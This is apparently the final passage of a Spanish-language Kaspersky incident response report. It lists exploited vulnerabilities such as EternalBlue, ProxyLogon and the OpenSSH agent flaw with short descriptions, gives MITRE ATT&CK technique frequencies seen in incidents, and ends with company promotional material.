Al analizar la causa raíz de las vulnerabilidades, descubrimos que la categoría de enumeración de debilidades comunes más habitual es CWE-20 (validación de entrada inadecuada). Esto revela que muchos de los programas no usan técnicas de codificación seguras básicas (como la desinfección o validación de entradas). Para evitar este tipo de problema, los desarrolladores deben adoptar prácticas recomendadas de codificación segura en sus productos. Los clientes también necesitan garantizar actualizaciones regulares para obtener los parches de seguridad más recientes y, de esa manera, mitigar dichos problemas.

OpenSSH (ssh_agent)

CVE-2023-38408 CVSS 9.8 CRÍTICO CWE-428 ITW

Ejecución remota de código

Debido a una ruta de búsqueda insuficientemente fiable en la característica PKCS#11 del agente ssh, esta vulnerabilidad puede provocar la ejecución remota de código si un agente se reenvía a un sistema controlado por el atacante.

Windows (SMBv1)

CVE-2017-0144 CVSS 8.1 ALTO CWE-20 ITW

Ejecución remota de código

Esta vulnerabilidad antigua conocida como EternalBlue en el servidor SMBv1 permite a los adversarios remotos ejecutar código arbitrario a través de paquetes elaborados.

Bitrix Site Manager

CVE-2022-27228 CVSS 9.8 CRÍTICO CWE-20 ITW

Ejecución remota de código

La validación insuficiente de la entrada de un usuario permite que un atacante remoto no autenticado ejecute código arbitrario en Bitrix Site Manager.

Veeam Backup & Replication

CVE-2023-27532 CVSS 7.5 ALTO CWE-306 ITW

Falta de autenticación

Permite el robo de credenciales cifradas almacenadas en la base de datos de configuración de Veeam Backup & Replication, mediante la filtración de credenciales en texto plano o la ejecución remota de comandos.

Microsoft Exchange Server

CVE-2021-27065 CVSS 7.8 ALTO CWE-22 ITW

Ejecución remota de código

A esta vulnerabilidad se la conoce como ProxyLogon, que permite a un atacante ejecutar comandos arbitrarios en el servidor remoto de Microsoft Exchange.

Microsoft Exchange Server

CVE-2021-26855 CVSS 9.8 CRÍTICO CWE-918 ITW

Ejecución remota de código

Esta vulnerabilidad, también conocida como ProxyLogon, es una vulnerabilidad de falsificación de solicitudes del servidor (SSRF) en Exchange que permite a un atacante enviar solicitudes HTTP arbitrarias y autenticarse como servidor de Exchange, lo que permite la ejecución remota de código en el servidor remoto de Microsoft Exchange.

Windows (SMBv1)

CVE-2017-0143**CVSS 8.1 ALTO****CWE-20****ITW**

Ejecución remota de código

La vulnerabilidad en SMBv1 permite que un atacante remoto ejecute código de forma arbitraria mediante paquetes elaborados.

FortiOS

CVE-2023-22640**CVSS 8.8 ALTO****CWE-787**

Corrupción de memoria

Esta vulnerabilidad en FortiOS permite que un atacante autenticado ejecute código no autorizado mediante solicitudes elaboradas.

FortiGate

CVE-2022-42469**CVSS 4.3 MEDIO****CWE-183**

Control de acceso inadecuado

Una lista de entradas permitidas en algunas versiones de FortiGate puede habilitar que un atacante autenticado eluda la política mediante el uso de favoritos en el portal web.

FortiOS

CVE-2023-25610**CVSS 9.3 CRÍTICO****CWE-20****ITW**

Ejecución remota de código

Una vulnerabilidad de subdesbordamiento de búfer presente en FortiOS permite que un atacante no autenticado remoto ejecute código de forma arbitraria en el dispositivo objetivo. Esta vulnerabilidad también puede dar lugar a un ataque DoS mediante solicitudes elaboradas.

Apache Log4j

CVE-2021-4104**CVSS 7.5 ALTO****CWE-502**

Ejecución remota de código

JMSAppender en Log4j 1.2 es vulnerable a la deserialización no segura, que permite la ejecución remota de código si se configura JMSAppender para realizar solicitudes JNDI.

Oracle Web Applications Desktop Integrator

CVE-2022-21587**CVSS 9.8 CRÍTICO****CWE-434****ITW**

Carga de archivos sin restricción

Permite que un atacante no autenticado con acceso a la red a través de HTTP ponga en riesgo Oracle Web Applications Desktop Integrator, lo que puede dar lugar a la apropiación de la aplicación.

Common Log File System (CLFS) de Windows

CVE-2022-37969**CVSS 7.8 ALTO****CWE-269****ITW**

Escalamiento de privilegios

Permite que un atacante obtenga privilegios del sistema mediante el aprovechamiento del controlador de Common Log File System de Windows.

Diagrama de tácticas y técnicas de MITRE ATT&CK

TA0043: Reconocimiento

T1595.002: Análisis activo (análisis de vulnerabilidades)	4,08 %
T1595: Análisis activo	2,72 %
T1590: Recolección de información de red de la víctima	1,36 %
T1595.001: Análisis activo (análisis de bloques de IP)	1,36 %
T1592: Recolección de información de host de la víctima	0,68 %

TA0042: Desarrollo de recursos

T1587.001: Desarrollo de capacidades (malware)	4,08 %
T1586.003: Cuentas vulneradas (cuentas en la nube)	1,36 %
T1587.004: Desarrollo de capacidades (exploits)	1,36 %
T1588.002: Obtención de capacidades (herramienta)	0,68 %

TA0001: Acceso inicial

T1190: Exploit de aplicaciones públicas	7,48 %
T1078.002: Cuentas válidas (cuentas de dominio)	6,80 %
T1133: Servicios remotos externos	6,12 %
T1078.003: Cuentas válidas (cuentas locales)	3,40 %
T1078: Cuentas válidas	2,72 %
T1199: Relación de confianza	1,36 %
T1078.004: Cuentas válidas (cuentas en la nube)	0,68 %
T1078.001: Cuentas válidas (cuentas predeterminadas)	0,68 %
T1113: Captura de pantalla	0,68 %
T1566.001: Phishing (archivo adjunto de spear phishing)	0,68 %
T1566.002: Phishing (enlace de spear phishing)	0,68 %

TA0002: Ejecución

T1569.002: Servicios del sistema (ejecución del servicio)	6,80 %
T1059.001: Intérprete de comandos y scripts (PowerShell)	6,80 %
T1059.003: Intérprete de comandos y scripts (shell de comandos de Windows)	6,12 %
T1204.002: Ejecución de usuario (archivo malicioso)	4,08 %
T1047: Instrumentos de administración de Windows	4,08 %
T1203: Explotación para la ejecución de los clientes	3,40 %

T1059: Intérprete de comandos y scripts	2,72 %
T1053.005: Tarea o trabajo programados (tarea programada)	2,04 %
T1059.005: Intérprete de comandos y scripts (Visual Basic)	2,04 %
T1059.004: Intérprete de comandos y scripts (Unix Shell)	1,36 %
T1053.003: Tarea o trabajo programados (cron)	1,36 %
T1106: API nativa	1,36 %
T1569: Servicios del sistema	1,36 %
T1129: Módulos compartidos	0,68 %
T1072: Herramientas de desarrollo de software	0,68 %
T1105: Transferencia de herramientas de infiltración	0,68 %
T1059.006: Intérprete de comandos y scripts (Python)	0,68 %
T1053.002: Tarea o trabajo programados (At)	0,68 %

TA0003: Persistencia

T1078.002: Cuentas válidas (cuentas de dominio)	10,20 %
T1543.003: Creación o modificación de procesos del sistema (Windows Service)	7,48 %
T1505.003: Componente de software de servidor (shell web)	4,76 %
T1136.001: Creación de cuenta (cuenta local)	4,08 %
T1547.001: Ejecución automática de arranque o inicio de sesión (claves de ejecución de registro/carpeta de inicio)	4,08 %
T1053.005: Tarea o trabajo programados (tarea programada)	3,40 %
T1136: Creación de cuentas	2,72 %
T1133: Servicios remotos externos	2,04 %
T1136.002: Creación de cuenta (cuenta de dominio)	2,04 %
T1078.003: Cuentas válidas (cuentas locales)	1,36 %
T1574.002: Flujo de ejecución de secuestro (carga lateral de DLL)	1,36 %
T1566.006: Modificación del proceso de autenticación (autenticación multifactor)	0,68 %
T1098.005: Manipulación de cuenta (registro de dispositivos)	0,68 %
T1114.003: Recopilación de correos electrónicos (regla de reenvío de correos electrónicos)	0,68 %
T1098: Manipulación de cuenta	0,68 %
T1078: Cuentas válidas	0,68 %

T1053.003: Tarea o trabajo programados (cron)	0,68 %
T1505: Componente de software de servidor	0,68 %
T1098.004: Manipulación de cuenta (claves autorizadas de SSH)	0,68 %
T1574.006: Flujo de ejecución de secuestro (secuestro de enlace dinámico)	0,68 %

TA0004: Escalamiento de privilegios

T1078.002: Cuentas válidas (cuentas de dominio)	2,72 %
T1098.002: Manipulación de cuenta (permisos de delegación de correo electrónico adicionales)	0,68 %
T1055.012: Incursiones en procesos (vaciado de procesos)	0,68 %
T1546.008 Ejecución activada por eventos (funciones de accesibilidad)	0,68 %
T1543.003: Creación o modificación de procesos del sistema (Windows Service)	0,68 %
T1068: Explotación de escalación de privilegios	0,68 %

TA0005: Evasión de defensas

T1070.004: Eliminación de indicadores (eliminación de archivos)	7,48 %
T1562.001: Alteración de las defensas (desactivación o modificación de herramientas)	6,80 %
T1070.001: Eliminación de indicadores (eliminación de registros de eventos de Windows)	6,12 %
T1036.005: Enmascaramiento (coincidencia con nombre o ubicación verdadera)	6,12 %
T1027.002: Archivos o información ofuscados (creación de paquetes de software)	4,76 %
T1140: Decodificación/desofuscar archivos o información	4,08 %
T1036.004: Enmascaramiento (replicación de tarea o servicio)	3,40 %
T1027: Archivos o información ofuscados	3,40 %
T1078.002: Cuentas válidas (cuentas de dominio)	2,04 %
T1562: Alteración de las defensas	2,04 %
T1070.003: Eliminación de indicadores (eliminación del historial de comandos)	2,04 %
T1574.002: Flujo de ejecución de secuestro (carga lateral de DLL)	2,04 %
T1562.002: Alteración de las defensas (desactivación del registro de eventos de Windows)	2,04 %
T1562.003: Alteración de las defensas (alteración del registro de eventos de Windows)	2,04 %
T1078: Cuentas válidas	1,36 %
T1027.005: Archivos o información ofuscados (eliminación del indicador de las herramientas)	1,36 %



TA0005: Evasión de defensas

T1197: Trabajos de BITS	1,36 %
T1112: Modificación de registro	1,36 %
T1564.008: Ocultamiento de artefactos (reglas de ocultamiento de correos electrónicos)	0,68 %
T1027.010: Archivos o información ofuscados (ofuscación de comandos)	0,68 %
T1070.006: Eliminación de indicadores (timestomp)	0,68 %
T1070.002: Eliminación de indicadores (eliminación de registros del sistema Linux o Mac)	0,68 %
T1218.011: Ejecución por proxy de binario de sistema (rundll32)	0,68 %
T1202: Ejecución indirecta de comandos	0,68 %
T1027.001: Archivos o información ofuscados (relleno binario)	0,68 %
T1548.002: Abuso del mecanismo de control de elevación (circunvencción de control de cuentas de usuarios)	0,68 %
T1006: Acceso directo a volumen	0,68 %
T1562.004: Alteración de las defensas (desactivación o modificación del firewall)	0,68 %
T1484.001: Modificación de directivas de dominios (modificación de directivas de grupos)	0,68 %

TA0006: Acceso a credenciales

T1003.001: Volcado de credenciales de SO (memoria de LSASS)	8,16 %
T1110: Fuerza bruta	3,40 %
T1003: Volcado de credenciales de SO	2,72 %
T1110.003: Fuerza bruta (pulverización de contraseñas)	2,04 %
T1003.002: Volcado de credenciales de SO (gestor de cuentas de seguridad)	2,04 %
T1552: Credenciales no protegidas	2,04 %
T1110.001: Fuerza bruta (adivinanza de contraseñas)	1,36 %
T1558.001: Robo o falsificación de tickets de Kerberos (billete dorado)	1,36 %
T1528: Robo del token para acceso a aplicaciones	0,68 %
T1552.001: Credenciales no protegidas (credenciales en archivos)	0,68 %
T1649: Robo o falsificación de certificados de autenticación	0,68 %
T1110.004: Fuerza bruta (relleno de credenciales)	0,68 %
T1003.003: Volcado de credenciales de SO (NTDS)	0,68 %
T1555.003: Credenciales procedentes de almacenes de contraseñas (credenciales de navegadores web)	0,68 %
T1056.003: Captura de entrada (captura de portal web)	0,68 %
T1056.001: Captura de entrada (registradores de pulsaciones de teclas)	0,68 %

TA0007: Descubrimiento

T1083: Detección de archivos y directorios	7,48 %
T1046: Detección de servicio en red	5,44 %
T1082: Detección de información del sistema	4,76 %
T1135: Detección de recursos compartidos en red	4,76 %
T1018: Detección de sistemas remotos	4,08 %
T1033: Detección de usuarios/proprietarios del sistema	2,72 %
T1087.002: Detección de cuenta (cuenta de dominio)	2,04 %
T1057: Detección de procesos	2,04 %
T1016: Detección de configuración de red en el sistema	2,04 %
T1069.002: Detección de grupos y permisos (grupos de dominio)	1,36 %
T1518.001: Detección de software (detección de software de seguridad)	1,36 %
T1007: Detección de servicios del sistema	1,36 %
T1497: Evasión de entornos de virtualización/pruebas	0,68 %
T1016.001: Detección de configuración de red del sistema (detección de conexión a Internet)	0,68 %
T1087.001: Detección de cuenta (cuenta local)	0,68 %

TA0008: Movimiento lateral

T1021.001: Servicios remotos (protocolo de escritorio remoto)	12,93 %
T1021: Servicios remotos	7,48 %
T1021.002: Servicios remotos (recursos compartidos de administrador de SMB/Windows)	6,12 %
T1021.004: Servicios remotos (SSH)	4,08 %
T1570: Transferencia lateral de herramientas	2,04 %
T1072: Herramientas de desarrollo de software	1,36 %
T1078.002: Cuentas válidas (cuentas de dominio)	0,68 %
T1021.005: Servicios remotos (VNC)	0,68 %
T1563.001: Secuestro de sesión de servicio remoto (secuestro de SSH)	0,68 %

TA0009: Recopilación

T1005: Datos del sistema local	6,12 %
T1560.001: Archivado de datos recopilados (archivado mediante utilidad)	2,72 %
T1119: Recolección automatizada	2,72 %
T1560.002: Archivado de datos recopilados (archivado mediante biblioteca)	0,68 %
T1113: Captura de pantalla	0,68 %
T1056.001: Captura de entrada (registradores de pulsaciones de teclas)	0,68 %
T1560: Archivado de datos recopilados	0,68 %
T1039: Datos de unidad compartida de red	0,68 %

TA0011: Comando y control

T1572: Tunelización de protocolo	5,44 %
T1219: Software de acceso remoto	4,08 %
T1105: Transferencia de herramientas de infiltración	2,72 %
T1071.001: Protocolo de capa de aplicación (protocolos web)	2,72 %
T1571: Puerto no estándar	2,04 %
T1132.001: Codificación de datos (codificación estándar)	1,36 %
T1095: Sin protocolo de capa de aplicación	1,36 %
T1053.005: Tarea o trabajo programados (tarea programada)	0,68 %
T1071.004: Protocolo de capa de aplicación (DNS)	0,68 %
T1573.001: Canal cifrado (criptografía simétrica)	0,68 %
T1071: Protocolo de capa de aplicación	0,68 %
T1001: Ofuscación de datos	0,68 %
T1090.002: Proxy (proxy externo)	0,68 %
T1090: Proxy	0,68 %

TA0010: Exfiltración

T1567: Exfiltración por servicio web	3,40 %
T1041: Exfiltración por canal C2	2,72 %
T1537: Transferencia de datos a cuenta en la nube	0,68 %

TA0040: Impacto

T1486: Datos cifrados para mayor impacto	17,01 %
T1485: Destrucción de datos	3,40 %
T1565: Manipulación de datos	2,72 %
T1565.001: Manipulación de datos (manipulación de datos almacenados)	1,36 %
T1491.002: Destrucción (destrucción externa)	1,36 %
T1657: Robo financiero	0,68 %
T1531: Eliminación de acceso a la cuenta	0,68 %
T1529: Apagado/reinicio del sistema	0,68 %
T1561.002: Borrado de disco (borrado de la estructura de disco)	0,68 %





Sobre Kaspersky

Kaspersky es una empresa global de ciberseguridad y privacidad digital fundada en 1997. Los amplios conocimientos sobre amenazas y la vasta experiencia en seguridad de la empresa se transforman constantemente en soluciones y servicios de seguridad innovadores destinados a proteger a empresas, infraestructuras críticas, gobiernos y consumidores de todo el mundo. Nuestra cartera de seguridad integral para empresas incluye protección líder en endpoints y soluciones y servicios de seguridad especializados destinados a combatir ciberamenazas complejas y en constante evolución.

Servicios de ciberseguridad



**Kaspersky
Managed Detection
and Response**



**Kaspersky
Incident Response**



**Kaspersky
Compromise
Assessment**



**Kaspersky
Digital Footprint
Intelligence**



**Kaspersky
Security
Assessment**



**Kaspersky
SOC Consulting**

Reconocimiento global

Los productos y las soluciones de Kaspersky se someten constantemente a pruebas y revisiones independientes, y suelen lograr los mejores resultados, reconocimientos y premios de manera habitual. Nuestras tecnologías y procesos son evaluados y verificados regularmente por las organizaciones de analistas más respetadas del mundo. La más probada. La más premiada.

[Más información](#)

Más de 5000
profesionales trabajan
en Kaspersky


50 %
de los empleados está
especializado en I+D

5
centros de excelencia
únicos

Más de 410 000
nuevos archivos maliciosos
detectados por Kaspersky
cada día

Más de 220 000
clientes corporativos
en todo el mundo

6100 millones
de ciberataques
detectados por nuestras
soluciones en 2023



Informe de analistas

kaspersky

Incident Response

www.kaspersky.es

© 2024 AO Kaspersky Lab. Las marcas comerciales y marcas de servicios registradas pertenecen a sus respectivos propietarios.

#kaspersky
#bringonthefuture